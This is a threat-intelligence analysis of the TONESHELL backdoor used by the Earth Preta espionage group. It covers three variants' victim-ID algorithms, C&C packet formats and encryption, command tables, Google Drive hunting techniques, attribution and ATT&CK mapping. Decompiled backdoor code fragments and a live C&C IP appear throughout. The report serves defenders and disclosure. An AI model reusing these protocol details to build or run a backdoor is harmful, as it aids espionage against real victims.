
Variant A

TONESHELL supports up to 10 C&C servers by design, but in all the samples we encountered only one C&C server was used. Before connecting to the C&C server, it generates a victim ID (the variable *unique_id*) with the victim's volume serial and the computer name, or with a randomly generated GUID.



```
memset(&cnc_addr[14], 0, 18);
cnc_list[0] = cnc_addr;
port_list[0] = 80;
port_list[1] = 16;
port_list[2] = 16;
port_list[3] = 16;
port_list[4] = 16;
port_list[5] = 16;
port_list[6] = 16;
port_list[7] = 16;
port_list[8] = 16;
port_list[9] = 16;
v7 = resolve_apis(api_table);
return (int (__stdcall *)(int, char *))start_backdoor(api_table, (char *)cnc_list, 1, port_list, port_count);
```

Figure 24. Finding 10 C&C servers supported in TONESHELL



```
cn_size = 256;
memset((int)computer_name, 0, sizeof(computer_name));
if ( result_handle )
{
  v22->cnc_struct_2->unique_id = vol_sn;
}
else
{
  unique_id = encode_as_dword(guid, 0x20u);   // encode a randomly-generated GUID
  v22->cnc_struct_2->unique_id = unique_id;
}
result_handle = 0;
if ( GetComputerNameA && GetComputerNameA(computer_name, &cn_size) )
  result_handle = 1;
if ( result_handle )
{
  cnc_struct_2 = v22->cnc_struct_2;
  result = (CncStruct2 *)(cnc_struct_2->unique_id + encode_as_dword(computer_name, cn_size - 1));// encode computer name
  v22->cnc_struct_2->unique_id = result;
}
else
{
  result = v22->cnc_struct_2;
  result->unique_id += 100;
}
return result;
```

Figure 25. The algorithm used to generate the victim's ID in TONESHELL variant A

In the first beacon, it collects the following data from the victim's machine and sends them to the C&C server:


1. Current process ID
2. Volume serial
3. Username
4. Computer name
5. Product name
6. Operating system bit
7. Processes list

TONESHELL communicates over raw TCP, with the request header and the response header starting with the specific magic byte sequence "17 03 03". Based on our research, this magic header is used in all TONESHELL TCP variants and the identified PUBLOAD malware. The payload in the packet will be encrypted in RC4 algorithm. In this variant, its request packet format is as follows:

Name	Offset	Size	Description

magic	0x0	0x3	17 03 03
size	0x3	0x2	Payload size
type	0x5	0x1	Connection type, 0x0 or 0x1
unique_id	0x6	0x4	Victim ID
payload	0x10	[size]	Payload

Table 6. Request packet format in TONESHELL variant A



```
bool __thiscall check_resp_magic(_BYTE *buf)
{
  return *buf == 0x17 && buf[1] == 3 && buf[2] == 3;
}
```

Figure 26. Packet header check in TONESHELL (all TCP variants and stagers)


The backdoor supports various functions, including file upload, file download, file execution, and lateral movement. We also noticed that its internal strings are self-explanatory. In fact, this malware is named TONESHELL after the typo found in its command "TOnePipeShell". The following table shows all of its commands:

Code	**Internal string**	**Additional description**
0x1	-	Reset OnePipeShell & TwoPipeShell
0x7	-	Reset OnePipeShell & TwoPipeShell
0x3	-	Unknown
0x4	-	Change sleep seconds
0x1A	Upload file begin	
0x1B	Upload file begin	
0x1D	Upload file cancel	
0x1C	Upload file Endup	
0x10	Exec file	
0x21	Create TOnePipeShell	OnePipeShell: one-way shell over one named pipe (meant for data exchange on intranet)
0x22	OnePipeShell Close	
0x1E	TwoPipeShell Create	TwoPipeShell: two-way shell over two named pipes (meant for data exchange on intranet)
0x1F	TwoPipeShell Write File	
0x20	TwoPipeShell Close	
0x18	Download	
0x19	CDownUpLoad	
0x21	-	Exit

Table 7. Command codes in TONESHELL variant A

Variant B

TONESHELL variant B is slightly different from variant A wherein the victim ID is generated from the tick count, username, and computer name instead.




```
strcpy(v10, "c:\\");
if ( v12->api_table->GetVolumeInformationA(v10, 0, 0, &v6, 0, 0, 0, 0) )
{
  v2 = gen_random_dword(v12);
  v6 = v12->api_table->GetTickCount() + v2;
}
unique_id = v6;
for ( i = 0; i < strlen(computer_name); ++i )
  unique_id += (char)computer_name[i];
for ( j = 0; j < strlen(user_name); ++j )
  unique_id += user_name[j];
return unique_id;
```

Figure 27. Different algorithm for the victim ID generation in TONESHELL variant B

The backdoor's protocol is also different. The payload in the packet is encoded with a random 32-byte key, and the key differs from packet to packet. The new key is generated whenever a new request is made.

Name	Offset	Size	Description
magic	0x0	0x3	17 03 03
size	0x3	0x2	Payload size
key	0x5	0x20	32-byte XOR key
payload	0x25	[size]	Payload

Table 8. Request packet format in TONESHELL variant B



```
*packet_size = payload_size + 37;
*packet_buffer = (char *)this->api_table->VirtualAlloc(0, *packet_size, 0x3000, 4);
memset(*packet_buffer, 0, *packet_size);
packet = (Packet *)*packet_buffer;
for ( i = 0; i < 32; ++i )
{
  (*packet_buffer)[i + 5] = gen_random_dword(this);
  this->exchange_key[i] = (*packet_buffer)[i + 5];
}
for ( j = 0; j < payload_size; ++j )
  payload[j] ^= this->exchange_key[j % 32];
memcpy(*packet_buffer + 37, payload, payload_size);
make_header((#20 *)packet, payload_size + 32);
return *packet_size;
```

Figure 28. In TONESHELL variant B, the payload will be encoded in XOR operations before a request is made.

The command codes in this variant are as follows:


Code	Internal string	Description
0x9	-	Reset OnePipeShell
0xA	-	Reset OnePipeShell
0x3	-	Unknown
0x4	-	Change sleep seconds
0x4	Upload file begin	
0x5	Upload file write	
0x7	Upload file cancel	
0x6	Upload file Endup	
0x3	Create TOnePipeShell	

Table 9. Command codes in TONESHELL Variant B

Variant C

During our research, we hunted a dumped TONESHELL shellcode from VirusTotal (SHA256: 521662079c1473adb59f2d7134c8c1d76841f2a0f9b9e6e181aa54df25715a09). Our analysis showed it works similar to the two different variants, but the C&C protocol used is HTTP. It seems to be the earlier version of TONESHELL because the sample was uploaded in September 2021, and uses the POST method for the first beacon. The following data is collected from the victim's machine:

1. Memory size
2. Username
3. Computer name
4. Disk size
5. Operating system bit
6. Product name



```
request_body = (char *)allocate_mem(a1->api_table, sys_info_size + 1024, &v6);
memset(request_body, 0, v9);
strcpy((char *)v14, "%s /%s HTTP/1.1\r\n");
v14[9] = 0;
strcpy(method, "POST");
strcpy(endpoint, "index.php");
a1->api_table->wsprintfA(request_body, (char *)v14, method, endpoint);
strcpy((char *)v13, "%sConnection: close\r\n");
v13[11] = 0;
a1->api_table->wsprintfA(request_body, (char *)v13, request_body);
strcpy(v15, "%sGuid: id=%s\r\n");
v16 = 0;
memset(a1->cookie, 0, sizeof(a1->cookie));
convert_decimal(a1->unique_id, a1->cookie, 48);
a1->api_table->wsprintfA(request_body, v15, request_body, a1->cookie);
strcpy(v12, "%sContent-Length: %d\r\n");
*(_WORD *)&v12[23] = 0;
a1->api_table->wsprintfA(request_body, v12, request_body, sys_info_size);
strcpy(v11, "%sHost: %s\r\n\r\n");
*(_DWORD *)&v11[15] = 0;
a1->api_table->wsprintfA(request_body, v11, request_body, a1->cnc_ip);
v8 = strlen(request_body);
memcpy_0(&request_body[v8], a1->sys_info, sys_info_size);
```

Figure 29. The first HTTP beacon request in TONESHELL Variant C

The victim's ID (specified by the "Guid" header in the first beacon and later used in the "Cookie" header) is also generated from a random GUID. The body is also encrypted in RC4, and the command codes are much like Variant B as follows:


Code	Internal string	Additional description
0x2	-	Reset OnePipeShell
0x7	-	Reset OnePipeShell
0x3	-	Unknown
0x4	-	Change sleep seconds
0x1A	Upload file begin	
0x1B	Upload file write	
0x1D	Upload file cancel	

0x1C	Upload file Endup	
0x10	Exec file	

Table 10. Command codes in TONESHELL variant C

Threat hunting

We observed that several TONESHELL and TONEINS malware samples were uploaded to VirusTotal in recent months. With the help of these, we collected several Google Drive links, such as 770d5b60d8dc0f32941a6b530c9598df92a7ec76b60309aa8648f9b3a3f3cca5.




ITW Urls (2)

Scanned	Detections	Status	URL
2022-08-16	0 / 88	200	https://doc-0g-94-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/g0naqthf9t7154f3er6nda8lc2nu96dj/1660614600000/06930661513907651047/*/1xNyYw3floaiVUH7zxY-ICOgJLsSmfSGq?e=download&uuid=9c2d874b-45e4-4cf0-9edc-74ffc33395af
2022-08-16	0 / 88	200	https://drive.google.com/uc?id=1xNyYw3floaiVUH7zxY-ICOgJLsSmfSGq&export=download

Figure 30. Example of a Google Drive link, found in the wild, containing both TONESHELL and TONEINS

Usually, we see such download links as the first arrival vectors. The Google Drive direct download link is represented in the format *https[:]//drive.google.com/uc?id=gdrive_file_id&export=download*. The *gdrive_file_id* is a unique identifier for this specific file. We can switch to web viewer to check its file contents and its owner by modifying the URL: *https[:]//drive.google.com/file/d/**gdrive_file_id**/view.*

In the details panel, we can find the owner of this file, and by hovering on the icon we can get the email address.




National Action Plan on Migration(2022-2026)(EN).rar

National Action Plan on Migration(... 7 items

Name	Last modified	File size
libcef.dll	Aug 15, 2022	712 KB
National Action Plan on Migration(2022-202...	Mar 28, 2022	398 KB
National Action Plan on Migration(2022-202...	Aug 15, 2022	518 KB
OE LAW.pdf	Aug 15, 2022	341 KB
Safe-from-the-Start_Burmese.pdf	Aug 15, 2022	13 MB
~$National Action Plan on Migration(2022-2...	Apr 28, 2017	33 KB
~$OE LAW.docx	Aug 15, 2022	515 KB

Figure 31. The web viewer of Google Drive



Sharing

Anyone with the link	Can View
Phyo Kyaw Thet	Owner

phyokyawthet1985@gmail.com

Figure 32. The file owner's name and email address

We can conduct further research with this specific email account. For example, after our investigation, we know that the actors abused the same email address to store the lure archives in Google Drive, as well as deliver the phishing email. If we hunt for this specific email address in the monitoring logs, we might find more distributed malware.

Attribution

The observed TTPs in this campaign are similar to the campaign mentioned by Secureworks. Both campaigns abused the *.lnk* files to trigger the malware. Compared to the said report's observations, the archive we found in this campaign share similar folder structures.




NV 309-2022 HMA's departure
Name
Date modified
opera_browser.dll 6/29/2022 8:26 AM
operaDB.dat 6/29/2022 8:26 AM
test.chm 6/29/2022 8:26 AM
Desktop
Organize
Include in library
Share with
New folder
CefBrowser.dll 3/18/2022 11:36 AM
putty.exe 12/28/2017 1:08 AM

Figure 33. Similar folder structure of BRONZE PRESIDENT (left) and Earth Preta (right)

Based on the same report, Bronze President was known to be leveraging APIs with a callback function argument to invoke the shellcode like EnumThreadWindows. Similar techniques are also used in PUBLOAD malware.

In addition, we also spotted a link between the two campaigns: One of the C&C servers (98[.]142[.]251[.]29) can be correlated to a shortcut file. This shortcut file appears in one lure archive "*EU 31st session of the Commission on Crime Prevention and Criminal Justice United Nations on Drugs and Crime.rar*" (SHA256: 09fc8bf9e2980ebec1977a8023e8a2940e6adb5004f48d07ad34b71ebf35b877), which the Secureworks report also mentioned. We used the tool LECmd to parse the shortcut files wherein we found the specific C&C string inside the metadata of the .lnk file. It seems that the actor used the C&C string as the folder name.



```
>> Property store data block (Format: GUID\ID Description ==> Value)
   dabd30ed-0043-4789-a7f8-d013a4736622\100    Item Folder Path Display Narrow     ==> Internet Explore (C:\Users\john\Desktop\98.142.251.29_443\Internet Explore\Internet Explore)
   b725f130-47ef-101a-a5f1-02608c9eebac\10     Item Name Display                   ==> CefSub.exe
   b725f130-47ef-101a-a5f1-02608c9eebac\15     Date Created                        ==> 03/10/2022 07:59:54
   b725f130-47ef-101a-a5f1-02608c9eebac\12     Size                                ==> 40640
   b725f130-47ef-101a-a5f1-02608c9eebac\4      Item Type Text                      ==> Application
   b725f130-47ef-101a-a5f1-02608c9eebac\14     Date Modified                       ==> 12/27/2017 17:08:32
   28636aa6-953d-11d2-b5d6-00c04fd918d0\30     Parsing Path                        ==> C:\Users\john\Desktop\98.142.251.29_443\Internet Explore\Internet Explore\Internet Explore\CefSub.exe
   446d16b1-8dad-4870-a748-402ea43d788c\104    Volume Id                           ==> Unmapped GUID: cd7325c5-0000-0000-0000-602200000000
```

Figure 34. Metadata of the .lnk file (SHA256: a693b9f9ffc5f4900e094b1d1360f7e7b907c9c8680abfeace34e1a8e380f405)

Third, the infection chains mentioned by Cisco Talos also resemble what we have observed recently:

1. Both use *schtasks* and registry run key for persistence.
2. Both use benign executables for DLL sideloading.
3. Both use malicious archives for arrival vectors.

Most importantly, the stager mentioned in the report uses the same magic header (17 03 03) as TONESHELL does in the C&C communication protocol, thereby solidifying these malware families' link to Earth Preta.


Conclusion

Earth Preta is a cyberespionage group known to develop their own loaders in combination with existing tools like PlugX and Cobalt Strike for compromise. Recent research papers show that it is constantly updating its toolsets and indicate that it is further expanding its capabilities.

Based on our analysis, once the group has infiltrated a targeted victim's systems, the sensitive documents stolen can be abused as the entry vectors for the next wave of intrusions. This strategy largely broadens the affected scope in the region involved. For the group's objectives, the targeted area appears to be the countries in Asia.

As part of organizational mitigation plans, we recommend implementing continuous phishing awareness trainings for partners and employees. We advise always checking the sender and the subject twice before opening an email, especially with an unidentifiable sender or an unknown subject. We also recommend a multi-layered protection solution is recommended to detect and block threats as far left to the malware infection chain as possible.

MITRE ATT&CK



Resource Development	Initial Access	Execution	Persistence	Defense Evasion	Command and Control
T1583.004 Acquire Infrastructure: Server	T1566.002 Phishing: Spearphishing Link	T1204.001 User Execution: Malicious Link	T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1140 Deobfuscate/ Decode Files or Information	T1071.001 Application Layer Protocol: Web Protocols
T1587.001 Develop Capabilities: Malware		T1204.002 User Execution: Malicious File	T1574.002 Hijack Execution Flow: DLL Side-Loading	T1036.005 Masquerading: Match Legitimate Name or Location	T1573.001 Encrypted Channel: Symmetric Cryptography
T1585.002 Establish Accounts: Email Accounts			T1053.005 Scheduled Task/ Job: Scheduled Task		T1104 Multi-Stage Channels
T1588.002 Obtain Capabilities: Tool					T1095 Non-Application Layer Protocol
T1608.001 Stage Capabilities: Upload Malware					

MITRE ATT&CK table

Indicators of Compromise (IOCs)

The full list of IOCs can be found here.